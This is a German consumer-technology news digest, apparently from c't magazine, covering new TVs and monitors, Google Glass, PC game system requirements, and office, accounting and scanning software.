Sattere Farben, HDR-Wiedergabe und überarbeitete TV-Oberflächen sollen Flachbildfernseher fit machen für die Zukunft. Auch die UHD-Allianz hat die Zukunft im Blick.

Wie sich bereits auf der IFA im Spätsommer 2014 angedeutet hat, gibt es große TVs mit Full-HD-Auflösung heute nur noch im unteren Preissegment. 4K ist zum dominanten Maß für größere Flachbildfernseher geworden. Größe und Auflösung reichen allerdings nicht mehr aus, auch das TV-Betriebssystem dürfte beim Fernseherkauf künftig eine Rolle spielen.

So nutzen inzwischen drei Hersteller eine eigene Oberfläche für ihre Smart-TVs, inklusive eigenem Betriebssystem: Samsung setzt ab sofort auf das selbst entwickelte Tizen und will dies künftig auch in seinen anderen Geräten einsetzen – eine Smartwatch mit Tizen hat sich auf der CES bereits materialisiert, in Indien ist ein erstes Smartphone mit Tizen-Betriebssystem auf den Markt gekommen. LG nutzt schon seit der CES 2014 das ursprünglich für Palm-Geräte entwickelte WebOS. Panasonic will ab sofort zu FirefoxOS wechseln. TV-Hersteller wie Sony, Philips und Sharp nutzen dagegen das von Google forcierte Android TV. Damit setzen alle großen Hersteller auf ein Mobil-Betriebssystem. Ob sich die neuen TVs nun ebenso gut, schnell und einfach steuern lassen wie Smartphones, wird sich allerdings erst in der Praxis herausstellen.

Etliche Hersteller erleichtern die TV-Bedienung durch Sprachsteuerung und Empfehlungssysteme. Videoanbieter wie Netflix oder Amazon wollen ihre Inhalte den Kunden allerdings lieber selbst empfehlen und dies nur ungern anderen überlassen. Haben die TV-Hersteller keinen Zugriff auf die nötigen Daten von Netflix & Co., können ihre TVs nur eigene Inhalte und die Angebote kleinerer Anbieter finden und empfehlen. Hier sind die Geräte mit Android TV zumindest derzeit im Vorteil: Google kann die Inhalteanbieter mit seiner Hausmacht offenbar einfacher dazu überreden, die globale Suche in Android TV zu unterstützen.

Quantenpunkte und HDR

Sattere Farben, feinere Abstufungen, mehr Kontrast – auf diesen Dreiklang lässt sich der harte Techniktrend bei den neuen Flachbildfernsehern destillieren. Samsung hat dem Ganzen mit SUHD einen eigenen Namen spendiert, Hisense nennt es ULED-TV, bei LG fällt die Technik unter ColorPrime und Sharp kombiniert seine Quattron-Technik (zusätzlich gelbe Sub-Pixel) mit den Nanopartikeln im Backlight. Sony nutzt bereits seit 2013 zur Farbverbesserung die Triluminos-Technik mit Quantum Dots im Backlight. Mit ULED, ColorPrime & Co. ziehen die anderen Hersteller nun nach – nach eigenen Angaben sämtlich mit Nanopartikeln ohne das giftige Schwermetall Cadmium.


Zusätzlich sorgt in den neuen Geräten eine Hintergrundbeleuchtung aus einem Feld von lokal dimmbaren LEDs für sehr dunkle und sehr helle Spitzen in der Darstellung – und damit für HDR-Bilder (High Dynamik Range).

Für aktuelle Inhalte benötigt man die extrem satten Farben und HDR zwar nicht, doch der UHD-Standard sieht den größeren Farbraum, eine feinere 10-Bit-Abstufung und den höheren In-Bild-Kontrast in späteren Ausbaustufen bereits vor. Noch bevor es Datenträger für solche farb- und kontraststarken Inhalte gibt oder gar die TV-Sender derartiges ausstrahlen, produzieren und übermitteln zunächst Streaming-Dienste wie Netflix HDR-Aufnahmen – auf der CES wurde bekannt, dass LG und Sony demnächst Netflix-Videos mit hohem Kontrastumfang in ihren TVs anbieten werden. Dabei handelt es sich zunächst um Eigenproduktionen von Netflix; vorhandenes Material muss neu gemastert werden.

Damit solche Inhalte künftig auf allen Geräten verfügbar sind, haben sich TV-Hersteller und Inhalte-Anbieter in der UHD-Allianz zusammengetan. Darin wollen sie möglichst schnell einheitliche Qualitätsstandards für Ultra HD schaffen – inklusive größerem Farbumfang und kontraststärkeren Bildern. Bislang waren die TV-Sender und deren übergeordnete Gremien (z. B. EBU, European Broadcasting Union) für solche Standards zuständig. Mit der zunehmenden Bedeutung – und auch der schnelleren Umsetzung – von 4K-Übertragungen übernehmen Dienste wie Netflix & Co. nun deren Rolle. (uk)

Sonys Android-TV X900C war mit nur 0,2 Millimeter der dünnste auf der CES.

LG bietet zwar auch farbstarke LCD-TVs mit Quantenpunkten an, setzt aber weiter auf die kontraststarken OLEDs.



Während die Curved TVs nur eine sehr geringe Biegung aufweisen, wickelt Sharp einen LCD-Schirm als Litfaßsäule auf – wie genau das gelingt, bleibt unklar.

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Google stellt Betaprogramm für Glass ein

Google hat die Beta-Phase seiner Datenbrille Google Glass beendet. Das bedeutet aber nicht, dass das Wearable-Programm eingestellt wird. Vielmehr wird es aus Google X in eine eigene Abteilung ausgegliedert. Die Aufsicht soll der frühere Apple-Manager Tony Fadell bekommen, der sich damit noch stärker zum Hardware-Boss des Internet-Konzerns entwickelt. Die bisherige Glass-Projektleiterin Ivy Ross behalte die operative Führung der Sparte, werde aber Fadell unterstehen, hieß es.

Erst mit großem Hype gestartet, dann folgte die Ernüchterung: Googles Datenbrille Glass

Das Glass-Team sieht sich nun „einen Schritt weiter vom Konzept hin zur Realität“. Das Explorer-Programm stelle es ein, um sich besser auf die nächste Phase zu konzentrieren – neue Modelle zu entwickeln. Näheres verrät Google noch nicht. Bislang wurde lediglich bekannt, dass die Chips für das nächste Glass-Modell von Intel kommen sollen. Für dieses Jahr wird mit einer neuen Version gerechnet.

Google Glass wurde im April 2012 vorgestellt. Seit Mai 2014 war die Datenbrille in den USA für 1500 US-Dollar im Explorer-Programm erhältlich. In der Öffentlichkeit stieß Google Glass vor allem aus Sorge um die Privatsphäre auf Ablehnung. Besonders viel Kritik kam aus Europa. Wohl auch deshalb vermarktete Google die Glass zuletzt stärker als Werkzeug für spezialisierte Aufgaben am Arbeitsplatz, beispielsweise in der Autobranche oder der Logistik. Zudem gab es technische Probleme: Vor allem kurze Batterielaufzeiten engten den Nutzen der Brille stark ein. (anw/spo)

Monitore mit Kurven

Samsung will künftig außer TVs auch Monitore vermehrt mit gebogenem Schirm anbieten. Flaggschiff ist derzeit der 34-zöllige 34SE790C, ein 21:9-Display mit Ultra-HD-Auflösung (3840 × 2160 Pixel). Der Monitor nutzt ein VA-Panel mit 3000R (3 m) Radius – üblich ist hier bislang 4000R (4 m). Mit zwei HDMI-Eingängen, einem DisplayPort, einem USB-Hub mit vier Ports sowie eingebauten 7-Watt-Lautsprechern ist der höhenverstellbare 34SE790C gut ausgestattet. Es soll ihn auch als 29-Zoll-Variante mit 2560 × 1080 Pixeln geben; wann diese auf den Markt kommt, sagte Samsung noch nicht. Das größere Modell 34SE790C soll Ende Juli in Deutschland für 1300 Euro angeboten werden.

Auch LG hat gebogene Monitore im Programm, darunter den 34UC87 mit 34 Zoll Diagonale (86 cm). Er zeigt 3440 × 1440 Pixel (Quad-HD-Auflösung, 110 dpi), der bereits im November angekündigte 31MU97 dagegen echtes 4K mit 4096 × 2160 Bildpunkten. Der 34UC87 unterstützt Thunderbolt 2 und hat ein IPS-Panel, 7-Watt-Stereolautsprecher, zwei HDMI-Buchsen und einen DisplayPort-Eingang sowie einen USB-3.0-Hub mit zwei Anschlüssen. Er ist ab sofort für 1000 Euro erhältlich. (uk)


Samsungs Monitor 34SE790C ist gekrümmt und mit diversen Signaleingängen gesegnet.

24-Zöller mit 4K und 27-Zöller mit 5K

Bislang hatten lediglich Dell und Nec 24"-Monitore mit 3840 × 2160 Bildpunkten im Programm. Ab April zieht HP nun mit dem Z24s nach: Dessen IPS-Display hat ebenfalls UHD-Auflösung und eine Diagonale von 23,8 Zoll (rund 60 cm). Die Bildsignale nimmt der Z24s über DisplayPort, DVI, HDMI und Mini-DisplayPort entgegen. 4K-Signale mit einer Bildwiederholrate von 60 Hz lassen sich bei dem 24-Zöller allerdings nur über die DisplayPorts zuspielen. Seine HDMI-1.4- und DVI-Eingänge unterstützen die erforderliche Bandbreite nicht, weshalb man sich hier entweder mit einer geringeren Auflösung oder einer 4K-Darstellung mit 30 Hz begnügen muss.

Laut HP deckt der Z24s den AdobeRGB-Farbraum nahezu vollständig ab, womit er zu den Wide-Color-Gamut-Monitoren zählt. Aufgrund des blickwinkelstabilen IPS-Panels dürfte sich die gute Farbsättigung auch bei seitlicher Betrachtung nur marginal ändern.

HPs zweite Neuerung überbietet die 4K-Auflösung sogar: Der Z27q bringt es auf beachtliche 5120 × 2800 Bildpunkte. Das gibt es bislang nur bei Dells UP2715K und dem aktuellen 27"-iMac. Das IPS-Panel des 27-Zöllers deckt den AdobeRGB-Farbraum laut HP ebenfalls zu 99 Prozent ab. Bei Bedarf kann man den angezeigten Farbraum auf sRGB oder den Videofarbraum BT.709 reduzieren. Während sich HPs 4K-Monitor auch an DVI- und HDMI betreiben lässt, stellt der Z27q ausschließlich zwei DisplayPorts bereit. Zudem ist ein USB-3.0-Hub mit fünf Ports integriert.



HPs Z24s bringt 3840 × 2160 Bildpunkte auf einer recht kleinen Schirmfläche mit 24-Zoll-Diagonale unter und löst mit 185 dpi entsprechend fein auf.

Beide HP-Monitore lassen sich in der Höhe und der Neigung verstellen und seitlich sowie ins Hochformat drehen, was ergonomisches Arbeiten ermöglicht. Den 24-Zöller Z24s mit UHD-Auflösung will HP im April auf den Markt bringen, der 5K-Schirm Z27q soll voraussichtlich im März in den Handel kommen. Preise für die Geräte nannte HP bislang nicht. (spo)

© Copyright by Heise Zeitschriften Verlag

Adaptive-Sync-Monitore im Kommen

Gaming-Monitore mit Nvidias G-Sync legten vor, nun folgen die Adaptive-Sync-Geräte: LG und Samsung haben jüngst Displays mit der von AMD FreeSync getauften Technik gezeigt. Die LCDs unterstützen eine variable Bildwiederholrate zwischen 30 und 144 Hz und laufen so immer im gleichen Takt wie die Grafikkarte, wodurch sie Darstellungsartefakte wie Stottern oder Tearing vermeiden. Während Nvidias proprietäre G-Sync-Technik meist nur in Gaming-LCDs anzutreffen ist, wurde Adaptive-Sync respektive FreeSync im DisplayPort 1.2a standardisiert. Die dynamische Synchronisation mit AMD-Grafikkarten funktioniert somit künftig mit jedem Monitor mit entsprechendem DisplayPort-Receiver.

LG stellt ein 34-zölliges Display mit 21:9-Format und 86 Zentimeter Bilddiagonale vor. Der 34UM67 zeigt 2560 × 1080 Bildpunkte und nutzt ein blickwinkelstabiles IPS-Panel. Er soll ab März für 550 Euro erhältlich sein. Außerdem zeigte LG auf der CES eine 29-Zoll-Variante (74 cm) ebenfalls mit 2560 × 1080 Pixeln und IPS-Panel, die Adaptive-Sync unterstützt. Der 29-Zöller soll 350 Euro kosten und ab März erhältlich sein.

Samsung nimmt zwei Adaptive-Sync- respektive FreeSync-Modelle ins Programm: Den UE590 gibt es mit 23,6 Zoll Diagonale und mit 28 Zoll (60 cm und 71 cm). In beiden Monitoren steckt ein TN-Panel und beide zeigen Ultra-HD-Auflösung mit 3840 × 2160 Bildpunkten. Die Displays haben zwei HDMI- und zwei DisplayPort-Eingänge. Als Grauschaltzeit für den 28-Zöller nennt Samsung eine Millisekunde, was flüssiges Spielen erlauben sollte. Die FreeSync-Geräte sollen ab März angeboten werden, Preise stehen noch nicht fest.

In seiner UE850-Serie bietet Samsung zwei blickwinkelstabile PLS-Modelle ebenfalls mit Adaptive-Sync an: eines mit 60 Zentimeter Diagonale (23,6") und einen großen Schirm mit 80 Zentimeter Diagonale (31,5"). Der 28-zöllige FreeSync-Monitor 28UE850 (71 cm Diagonale) nutzt TN-Technik, seine Grauschaltzeit spezifiziert der Hersteller mit einer Millisekunde. Für die PLS-Modelle fehlen diese Angaben noch, alle drei zeigen UHD-Auflösung. Die höhenverstellbaren Schirme haben zwei DisplayPort- und zwei HDMI-Eingänge sowie einen USB-Hub mit vier Anschlüssen. Hier nennt Samsung weder Preise noch den Marktstart; er soll voraussichtlich im ersten Quartal erfolgen. Samsung kündigte an, dass alle kommenden 4K-Monitormodelle AMDs FreeSync-Technik respektive Adaptive-Sync unterstützen werden. (uk)

LGs 34UM67 vermeidet mit Adaptive-Sync Ruckler und Tearing in Spielen.

Anzeige

© Copyright by Heise Zeitschriften Verlag

Systemvoraussetzungen für The Witcher 3

Am 19. Mai erscheint das von vielen Spielern erwartete Rollenspiel-Epos The Witcher 3: Wild Hunt für Xbox One, Playstation 4 und PCs. Schon jetzt hat das polnische Entwicklerstudio CD Projekt Red die Systemvoraussetzungen für die PC-Version bekannt gegeben. Die haben es in sich – Witcher-Fans können die Zeit bis Mai also nutzen, um ihr System aufzurüsten.

Damit The Witcher 3 überhaupt läuft, sind ein Vierkernprozessor mit mindestens 3 GHz (Intel i5-2500K oder AMD Phenom X4 940) und 6 GByte Arbeitsspeicher Pflicht. Als Grafikkarten-Minimum setzt der Entwickler eine Nvidia GeForce GTX 660 oder AMD Radeon HD 7870 an. Auf der Festplatte belegt das Spiel 40 GByte und fordert die 64-Bit-Version von Windows 7 oder Windows 8.1 und DirectX 11.

Wer das Spiel in Full HD und hoher Detailstufe erleben möchte, braucht mindestens einen Core-i7 3770 oder AMD FX-8350 mit 4 GHz Taktfrequenz. Die empfohlenen Grafikkarten GeForce GTX 770 und Radeon R9 290 sind ab zirka 240 Euro erhältlich. Dazu empfehlen die Entwickler 8 GByte Arbeitsspeicher.

Das bildhübsche Rollenspiel The Witcher 3 erscheint am 19. Mai und lastet auch High-End-Systeme aus.

Die hohen Systemanforderungen sind vor allem in der aufwendigen Grafik begründet, die die REDengine 3 erzeugt. Sie simuliert einen Tag- und Nachtwechsel und verschiedene Wetterbedingungen. Alle Charaktere sind sehr detailliert gestaltet. CD-Mitbegründer Marcin Iwinski erklärte gegenüber dem Branchenmagazin MCV im Januar 2014, dass die Grafik extrem wichtig für die gesamte The-Witcher-3-Erfahrung sei. So sei es nicht das Ziel gewesen, dass das Spiel auf jedem System laufe – schließlich wollte man bei der Entwicklung keine Abstriche bei der Grafik machen.

Unabhängig von der Bildqualität machte die bereits auf der Gamescom 2014 gezeigte Vorabversion einen vielversprechenden Eindruck. Die prächtige Spielwelt lädt zum Erkunden ein und ist so groß, dass manche Strecken sogar mit einem Pferd eine halbe Stunde dauern. Alternativ erlauben Wegbäume die Reise per Quick Travel zu verkürzen. Rund 100 Stunden soll ein Durchlauf inklusive aller Nebenmissionen dauern. (mfi)

PC-Version von GTA V kommt später

Rockstar hat die Veröffentlichung der PC-Version des Open-World-Actionspiels GTA V vom 27. Januar auf den 24. März verschoben. Demnach brauche man die Zeit noch zum Testen und zur Feinabstimmung. Die ursprüngliche Version von GTA V erschien bereits im September 2013 für die Xbox 360 und PS3. Im November 2014 kam eine überarbeitete Version für die Xbox One und Playstation 4 mit exklusiven Funktionen heraus, die bei der PC-Version auch enthalten sein werden. Letztere bietet zudem noch feinere Grafik und unterstützt auch 4K-Auflösungen. Dafür braucht man allerdings einen sehr leistungsfähigen Rechner.

GTA V wird eines der größten PC-Spiele überhaupt: Es belegt laut Rockstar satte 65 GByte Festplattenspeicher. Damit es läuft, muss ein Vierkernprozessor samt 4 GByte Arbeitsspeicher im System stecken. Für einen flüssigen Full-HD-Spielablauf empfehlen die Entwickler einen Intel Core-i5 3470 oder AMD FX-8350, 8 GByte Speicher und eine GeForce GTX 660 oder Radeon HD 7870. Für 4K werden die Grafikanforderungen höher liegen. Als Kopierschutz nutzt Rockstar eine Securom-ähnliche Technik. Sie prüft während des Spielens die Nutzungsberechtigung übers Internet. Folglich muss man auch im Einzelspielermodus online sein. (mfi)

Die PC-Version von GTA V erscheint am 24. März. Sie unterstützt 4K, bietet eine sehr hohe Sichtweite und belegt 65 GByte auf der Festplatte.

Gaming-Tastatur mit Smartphone-Dock

Roccat hat eine Gaming-Tastatur mit drehbarer Smartphone-Halterung vorgestellt, die Skeltr. Durch eine App für Android und iOS wird das Smartphone zum zusätzlichen Touchscreen für den PC. Smartphone und Tastatur kommunizieren per Bluetooth miteinander. Die Halterung ist an einer Führungsschiene befestigt, um sie nach Bedarf zu verschieben.

Es soll auch eine Variante ohne Zehnerblock geben, die Phobo. Hier ist die Handy-Halterung eine separate Einheit.

Roccat arbeitet darüber hinaus an einer RGB-Tastatur: Die Ryos MK FX unterscheidet sich von der in c't 21/14 auf Seite 92 vorgestellten Ryos MK dadurch, dass sich die Beleuchtungsfarbe aller Tasten einzeln anpassen lässt. Alle drei Geräte sollen im zweiten Halbjahr erscheinen; Preise stehen noch nicht fest. (ghi)

Auch Roccat will eine RGB-Tastatur anbieten. Bei der Ryos MK FX kann der Anwender die Hintergrundbeleuchtung jeder Taste einzeln umfärben.

© Copyright by Heise Zeitschriften Verlag

Anzeige


© Copyright by Heise Zeitschriften Verlag

Office-Paket mit tausenden Vorlagen

Unter der Produktbezeichnung Office Perfect X5 hat bhv eine verbesserte Version seiner Bürosuite aus Textprogramm, Tabellenkalkulation, Präsentationssoftware, Bildbearbeitung und Datenbank herausgebracht. Die Oberfläche der Programme lehnt sich ans Design neuerer Microsoft-Programme mit Ribbon an.

Der Funktionsumfang reicht an den der Microsoft-Vorbilder nicht heran, bietet aber alle wichtigen Funktionen, um etwa Angebote in Perfect Write zu schreiben oder Adressbücher und Produktlisten in Perfect Database zu verwalten. Rund 15 000 Vorlagen sollen die wichtigsten privaten und gewerblichen Aufgaben unterstützen.


Laut bhv lesen und schreiben die Perfect-X5-Programme die aktuellen und die alten MS-Office-Dateiformate. Aus jedem Programm heraus lassen sich Dokumente auch als PDF exportieren. Office Perfect X5 läuft auf PCs mit WIndows XP oder höher und kostet inklusive gedrucktem Handbuch und einer Lizenz für 3 PCs 40 Euro. (db)



Die Oberfläche der Office-Perfect-X5-Anwendungen lehnt sich an die von Microsofts Office-Programmen an.

Buchhaltung importiert Lohndaten

Die Buchhaltungs- und Fakturaprogramme Win-, Mac- und LinHaBu von MCRichter für die gängigen PC-Betriebssysteme können in der Version 15 mit dem Lohnabrechnungsprogramm jLohn kooperieren. Kleinbetriebe und Freiberufler können mit den Anwendungen außer Einnahme-Überschussrechnung, Bilanzbuchhaltung und Umsatzsteueranmeldungen jetzt auch individuelle Auswertungen mit zusätzlichen Positionstypen bewerkstelligen. Bei der Auftragsbearbeitung soll die Software jetzt festgelegte Vorgabetexte anhand von Tastaturkürzeln in Angebote und Rechnungen einfügen. Anders als die meisten Konkurrenzprodukte werden die HaBu-Programme von Jahr zu Jahr kostenlos an die veränderten Rechtsanforderungen angepasst.




Die Ausstattungen der Software reichen von der Ausführung Bronze (nur Finanzbuchhaltung) für 40 Euro brutto über die Varianten Silber und Gold bis zur Server-Ausgabe Platin für 250 Euro. Diese beherrscht Bilanzbuchhaltung, Reisekostenabrechnung und Fahrtenbuch, Lieferantenverwaltung und Bestellwesen. Für Mac-Nutzer gibt es alternativ zu Mac-HaBu Silber seit Neuestem das Paket xHaBu. Das ist zwar bequem über den Mac-App-Store herunterladbar, aufgrund von Apples Vorgaben jedoch weder zur vorgeschriebenen Umsatzsteueranmeldung fähig noch im LAN nutzbar. Immerhin dürfen xHaBu-Käufer kostenlos auf Mac-HaBu Silber umsatteln. (hps)

xHaBu aus dem Mac-App-Store ist wahlweise in Deutsch und Englisch bedienbar.

c't Hersteller-Webseite: ct.de/yk9g

Quelloffenes Warenwirtschaftssystem

Das Warenwirtschaftssystem Wawision 3.1 vom Hersteller Embedded Projects kombiniert Werkzeuge zur Materialbeschaffung mit einer Lagerverwaltung, einer Importschnittstelle für Webshops und Modulen zur Zeiterfassung und Abrechnung von Dienstleistungen. Mit sogenannten Profi-Plug-ins soll die Software außerdem die Produktionsplanung, Buchhaltung mitsamt Mahnwesen, Abo-Verwaltung und eine Ticket-bezogene Kundenbetreuung beherrschen. Eine Adapterbox soll die Anbindung etwa von Barcode-Lesern, Waagen und Etikettendruckern vor Ort erleichtern. Die Anwendung auf Basis der Datenbank MySQL und der Skriptsprache PHP benötigt einen Server unter Windows, Linux oder Mac OS und ist per Web-Browser benutzbar. Sie ist im Quellcode unter der AGPL 3 als Enterprise- und seit Januar auch als kostenlose Start-up-Version ohne Unterstützung der Profi-Plug-ins erhältlich. Nutzer dürfen ihrerseits unter denselben Lizenzbedingungen eigene Erweiterungen vermarkten. Die Enterprise-Version kostet einschließlich Support und einigen kommerziellen Plug-ins 1190 Euro netto. (hps)




Die Module von Wawision tauchen im Browser als großflächige Icons auf.

© Copyright by Heise Zeitschriften Verlag

Ressourcen effizient nutzen

Das Projektmanagement-Paket Planview Enterprise 11.3 hat ein Modul für Investitions- und Kapazitätsplanung erhalten. Mit einem Klick soll sich darin ein Überblick über alle Projektpläne im Betrieb abrufen lassen. Investitionen werden nach konkreten Geschäftsauswirkungen, Prioritäten und Realisierungs-Fortschritten sortiert und sollen sich mit unterschiedlichen Eckwerten in alternativen Szenarien betrachten lassen. Nachdem der Hersteller Planview im Sommer das Softwarehaus Projectplace übernommen hat, kooperiert die Software jetzt auch mit dessen Webdienst zur kooperativen Projektverwaltung und mit verbreiteten Anwendungen zur agilen Softwareentwicklung. Laut Planview kann man Zeitpläne per Drag & Drop anpassen, als PDFs und als Live-Roadmaps für PowerPoint-Präsentationen exportieren. Nicht zuletzt soll Planview Enterprise jetzt auch als Add-in für Microsoft Project agieren können. (hps)



Mit Planview Enterprise lassen sich Produktionsmittel und Investitionsbudgets über klassische Gantt-Diagramme verplanen.

Anwendungs-Notizen

Die kostenlose **Bürosuite** OpenOffice 4.1.1 ist auf das Betriebssystem OS/2 beziehungsweise dessen nach wie vor erhältliche Distribution eComStation portiert worden.

Für Hausbesitzer und -verwalter hat Manfred Richter seine Programme Mac-, Win- und Lin-NeKo zur **Nebenkostenabrechnung** in Version 15 fertiggestellt. Damit ermittelte Abrechnungen lassen sich in Einzelabschnitte mit Zwischensummen gliedern.

Das **Kundendienstprogramm** TickX 1.4 erleichtert festgelegte Arbeitsabläufe mit zusätzlichen Menüeinträgen, um zum Beispiel ein Ticket gleichzeitig zu speichern und als Zusammenfassung an einen Fragesteller zu mailen.

Die **Kontaktdatenbank** OrgAnice 2012R2 hat im Rahmen des jüngsten Updates im Januar eine Schnittstelle zu Microsofts Notizenprogramm OneNote erhalten.

c't Bezugsquellen: ct.de/yk9g

Anzeige

© Copyright by Heise Zeitschriften Verlag

iOS-Dokumenten-Scanner für unterwegs

Fürs Einscannen von Rechnungen, Texten oder Fotos braucht man keine teure Zusatz-Hardware – ein Smartphone mit ordentlicher Kamera reicht. Diesen Umstand macht sich die kostenlose Scanner-App Scannable von Evernote zunutze, die seit Kurzem für iOS-Smartphones verfügbar ist. Das Einscannen ist damit kinderleicht: einfach das Handy über den Text halten, dann kurz warten, bis die App den Seitenumriss erkannt hat und automatisch auslöst, gegebenenfalls den Ausschnitt anpassen, nächste Seite.

Dabei sollte man das Blatt auf einen dunklen Hintergrund legen, bei Erkennungsschwierigkeiten kann man den Scanner auch manuell auslösen. So lassen sich auch längere Texte schnell abscannen; einzelne Blätter werden als JPG gespeichert, mehrere zu einem PDF aus JPGs zusammengefügt – eine Texterkennung (OCR) wendet Scannable dabei nicht an.

Die App versucht, möglichst viel zu automatisieren: So dreht es Dokumente je nach Textausrichtung, optimiert den Kontrast für die Lesbarkeit und wandelt Visitenkarten (anders als bei normalen Text-Scans) per OCR in eine VCF-Datei um. Die eingescannten Dokumente kann man an die Online-Notizenverwaltung von Evernote schicken, per Mail versenden oder in iCloud, Handy-Galerie und anderen Apps abspeichern.

Scannable verwandelt das Smartphone in einen praktischen Dokumenten-Scanner.

